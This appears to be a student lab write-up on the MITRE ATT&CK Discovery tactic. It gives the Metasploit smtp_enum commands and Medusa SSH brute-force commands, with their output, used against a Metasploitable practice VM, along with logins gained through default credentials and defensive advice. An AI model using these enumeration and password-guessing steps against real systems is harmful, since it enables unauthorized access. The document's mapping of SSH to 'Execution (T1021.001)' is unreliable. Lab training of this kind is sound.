

MITRE ATT&CK - Discovery Tactic

The Discovery tactic in the MITRE ATT&CK framework focuses on techniques that threat actors use to gather information about the target environment. Discovery tactic usually involves identifying assets, services, user accounts, and configurations.

Importance to the Attack Chain

- **Reconnaissance:** Provides attackers with the information to plan their next moves, making it easier to identify vulnerabilities and what targets they should focus on.
- **Informs Target Selection:** Discovery helps threat actors better prioritize their vulnerable machines based on the information they gather.

Examples of Techniques Associated with Discovery

- **Network Service Scanning (T1046):** Find open ports and services running on machines in the network, such as nmap.
- **Account Discovery (T1087):** Obtaining information about user accounts and groups on the network.
- **File and Directory Discovery (T1083):** Searching and identifying for sensitive files and directories on the system.
- **System Information Discovery (T1082):** Retrieving system information such as OS version, architecture, and installed software.

Mitigation Strategies

- **Network Segmentation:** Separate the network into different segments to prevent lateral movement that will also reduce the attack surface.
- **Least Privilege:** Limit user access so users only have access to what is necessary for them to work, this makes it harder for attackers to gain access to information and escalate privileges.
- **Access Controls:** Use access controls and authentication tools to protect sensitive data and resources.
- **Disable Unused Services:** Review and disable or uninstall unnecessary services to reduce potential attacks against weak services.

Detection Strategies

- **Log Monitoring:** Using auditing systems and an IDS (intrusion detection system) to alert for suspicious activity when frequent log changes are being made on a system. These systems also keep track of unusual patterns.
- **User Activity Monitoring:** Audit user activity to track any unauthorized attempts made to access sensitive data. Also, along with these having policies in place to prevent unlimited login attempts.

Threat Actors

- **Cybercriminals:** Individual hackers and organized crime groups also use discovery techniques to identify vulnerabilities before launching their attacks.

Remediation and Recommendations

- **Security Audits:** Conduct regular audits of the systems and user accounts to locate potential weaknesses or misconfigurations.
- **Security Training:** Training employees about best security practices, particularly regarding phishing and social engineering, to prevent attackers from easily obtaining sensitive information.
- **Endpoint Detection and Response (EDR):** Investing in EDR solutions can help provide insights into endpoint activities and detect suspicious behavior related to discovery attempts, such as port scanning.

By addressing these areas, organizations can significantly reduce the risks associated with the Discovery tactic and strengthen their overall security posture

Overview of Last Week

Last time we performed a quick scan of the system to find vulnerable machines on the system, mainly the Metasploitable machine. Through this scan we were able to obtain the machine's IP address and see what ports were open. This week we will continue to work on gaining access to the machine by using the MITRE ATT&CK discovery tactic. We will gather more information about a specific port and find what weakness we can use to gain access into the machine.

Gaining Access

This week I decided to find a way into the machine based on the smtp (in charge of mailing communications) port 25, which uses the tactic of Discovery. After doing some research we found that there is an exploit that allows attackers to gain information about usernames on the system. With Kali Linux Metasploitable contains a huge arsenal of exploits. This is where we can find the same exploit mentioned above by running a quick smtp search on Metasploitable.

```

msf6 > search smtp auxiliary
[-] No results from search
msf6 > search smtp auxiliary

Matching Modules
=====
#  Name                                     Disclosure Date  Rank
Check Description
-  -
0  auxiliary/server/capture/smtp           .               normal
No Authentication Capture: SMTP
1  auxiliary/scanner/http/gavazzi_em_login_loot .             normal
No Carlo Gavazzi Energy Meters - Login Brute Force, Extract Info and Dump Plant Database
2  auxiliary/client/smtp/emailer           .               normal
No Generic Emailer (SMTP)
3  auxiliary/dos/windows/smtp/ms06_019_exchange 2004-11-12      normal
No MS06-019 Exchange MODPROP Heap Overflow
4  auxiliary/scanner/smtp/smtp_version     .               normal
No SMTP Banner Grabber
5  auxiliary/scanner/smtp/smtp_ntlm_domain .              normal
No SMTP NTLM Domain Extraction
6  auxiliary/scanner/smtp/smtp_relay       .               normal
No SMTP Open Relay Detection
7  auxiliary/fuzzers/smtp/smtp_fuzzer      .               normal
No SMTP Simple Fuzzer
8  auxiliary/scanner/smtp/smtp_enum        .               normal
No SMTP User Enumeration Utility
9  auxiliary/dos/windows/smtp/ms06_019_exchange 2003-09-17      normal
No MS06-019 Exchange MODPROP Heap Overflow

```

The above search shows the exploit we are looking for, `auxiliary/scanner/smtp/smtp_enum`. Using this exploit will run through a list of common usernames and check them against the system. We must first learn the requirements that the exploit needs to run. This step can be easily done with a quick options command after running the exploit first following the order of screenshots below.

```

msf6 > use auxiliary/scanner/smtp/smtp_enum
msf6 auxiliary(scanner/smtp/smtp_enum) >

```

```

msf6 auxiliary(scanner/smtp/smtp_enum) > options

Module options (auxiliary/scanner/smtp/smtp_enum):

  Name      Current Setting  Required  Description
  ---      -
  RHOSTS    .               yes       The target host(s), see https://docs.m
  etasploit.com/docs/using-metasploit/ba
  sics/using-metasploit.html
  RPORT     25              yes       The target port (TCP)
  THREADS   1               yes       The number of concurrent threads (max
  one per host)
  UNIXONLY  true            yes       Skip Microsoft bannered servers when t
  esting unix users
  USER_FILE /usr/share/metasploit-
  framework/data/wordlists/unix_users.txt yes       The file that contains a list of proba
  ble users accounts.

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smtp/smtp_enum) >

```

The only requirements that we need is to enter the targeted hosts ip address. Then after we set the ip address the exploit should be ready to run as shown below.


```

msf6 auxiliary(scanner/smtp/smtp_enum) > set rhosts 192.168.56.105
rhosts => 192.168.56.105
msf6 auxiliary(scanner/smtp/smtp_enum) > exploit

[*] 192.168.56.105:25 - 192.168.56.105:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
[+] 192.168.56.105:25 - 192.168.56.105:25 Users found: , backup, bin, daemon, distccd, ftp, games, gnats, irc, libuuid, list, lp, mail, man, mysql, news, nobody, postfix, postgres, postmaster, proxy, service, sshd, sync, sys, syslog, user, uucp, www-data
[*] 192.168.56.105:25 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smtp/smtp_enum) >

```

Now that we have gained more information about some of the users on the machine we can begin to brute forcing our way into the machine. This step is where I start the Execution tactic to gain access into the machine. The main service that we will use to perform this brute force is called Medusa. I used medusa to compare the usernames with common passwords, in this case I just used the username as the password to check against as well a few other common ones saved in text files shown below, along with usernames saved in a text document also.



The image shows two side-by-side screenshots of text editors. The left editor, titled '~/.Documents/usernames.txt - Mousepad', contains a list of 23 usernames: ftp, games, gnats, irc, libuuid, list, lp, mail, man, mysql, news, nobody, postfix, postgres, postmaster, proxy, service, sshd, sync, sys, syslog, user, and uucp. The right editor, titled '~/.Documents/passwords.txt - Mousepad', contains a list of 23 passwords: ftp, games, gnats, irc, libuuid, list, lp, mail, man, mysql, news, nobody, postfix, postgres, postmaster, proxy, service, sshd, sync, sys, syslog, user, and uucp.

After the text documents were made, I ran medusa to begin brute forcing our way into the machine. This did take a few minutes to go through each username and password combo desired.

```

(kali@kali)-[~]
$ medusa -h 192.168.56.105 -U //home/kali/Documents/usernames.txt -P //home/kali/Documents/passwords.txt -M ssh -n 22
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [ssh] Host: 192.168.56.105 (1 of 1, 0 complete) User: backup (1 of 33, 0 complete) Password: libuuid (1 of 27 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.56.105 (1 of 1, 0 complete) User: backup (1 of 33, 0 complete) Password: list (2 of 27 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.56.105 (1 of 1, 0 complete) User: backup (1 of 33, 0 complete) Password: lp (3 of 27 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.56.105 (1 of 1, 0 complete) User: backup (1 of 33, 0 complete) Password: mail (4 of 27 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.56.105 (1 of 1, 0 complete) User: backup (1 of 33, 0 complete) Password: man (5 of 27 complete)

```

There were only a few user accounts that I was able to get information about to get access to the machine. Below is what the successful discoveries of username and password combos were.

```


ACCOUNT CHECK: [ssh] Host: 192.168.56.105 (1 of 1, 0 complete) User: user (22 of 29, 21 complete) Password: syslog (1 of 30 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.56.105 (1 of 1, 0 complete) User: user (22 of 29, 21 complete) Password: user (22 of 30 complete)
ACCOUNT FOUND: [ssh] Host: 192.168.56.105 User: user Password: user [SUCCESS]

ACCOUNT CHECK: [ssh] Host: 192.168.56.105 (1 of 1, 0 complete) User: service (17 of 29, 16 complete) Password: service (17 of 30 complete)
ACCOUNT FOUND: [ssh] Host: 192.168.56.105 User: service Password: service [SUCCESS]

ACCOUNT CHECK: [ssh] Host: 192.168.56.105 (1 of 1, 0 complete) User: postgres (14 of 29, 13 complete) Password: postgres (14 of 30 complete)
ACCOUNT FOUND: [ssh] Host: 192.168.56.105 User: postgres Password: postgres [SUCCESS]

```

Now that we had this information, I used a software named putty to remote login to targeted machine while the Kali Linux machine was still running. Using the ip address discovered earlier we can input the into putty that then allows us to connect to a Linux machine through ssh on a windows machine. Here is what that looks like



Once the connection is made it prompts the user to input login credentials which we can use the ones that we discovered earlier and gain access to the machine.

```
user@metasploitable: ~  
login as: user  
user@192.168.56.105's password:  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686  
  
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
  
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
user@metasploitable:~$ sudo -l  
[sudo] password for user:  
Sorry, user user may not run sudo on metasploitable.  
user@metasploitable:~$
```

After Logging in to the machine I also check to see if any of the user had any sudo privileges for all the accounts that were found. This way we can have a better chance of finding a way in the future to escalate privileges.

```
service@metasploitable:/home/user$ sudo -l  
[sudo] password for service:  
Sorry, user service may not run sudo on metasploitable.  
service@metasploitable:/home/user$ su postgres  
Unknown id: postgres  
service@metasploitable:/home/user$ su postgres  
Password:  
postgres@metasploitable:/home/user$ sudo -l  
[sudo] password for postgres:  
Sorry, user postgres may not run sudo on metasploitable.  
postgres@metasploitable:/home/user$
```

Summary

In this attack we started off by scanning a system for information about what was visible that would be a good place to begin our attack. Once the port was picked, I began by looking for different ways to gain more info or an exploit that can be used against the machine. After finding an exploit that allows a person to run through a list of usernames to see which ones might be on the machine that can later be used to break into the machine. Lastly was using that info to then brute force and guess what password the users found are using.

With this exploit there are many ways to in which to overcome such an attack and being successful in the future. Ensuring that people use complex passwords ensures that outside people won't guess a user login info and potentially gain access to sensitive data. Making ourselves aware of these tools and understanding how they work also helps us better understand the policies that we need to enforce. I would also recommend using a tool like an IDS (intrusion detection system) that would alert and track when multiple login attempts are being made. The last quick thing would be

setting login attempts threshold on a system that will lock the account to prevent people from trying multiple attempts to guess a password.

Execution SSH (T1021.001)

For the execution tactic used would be using the SSH protocol used to establish remote connections which can then be used to execute even more commands to infect a machine. There wasn't much done in terms of execution to gain access to machine this time, but now we have options for more execution in the future.

The reason why execution is its own tactic is because it focusses on how specific attacks are implemented and is a turning point from just discovering to more actions being taken. Execution also provides companies and IT workers with an awareness to ways to better understand and respond to ways attackers execute code and also helps them be overall prepared.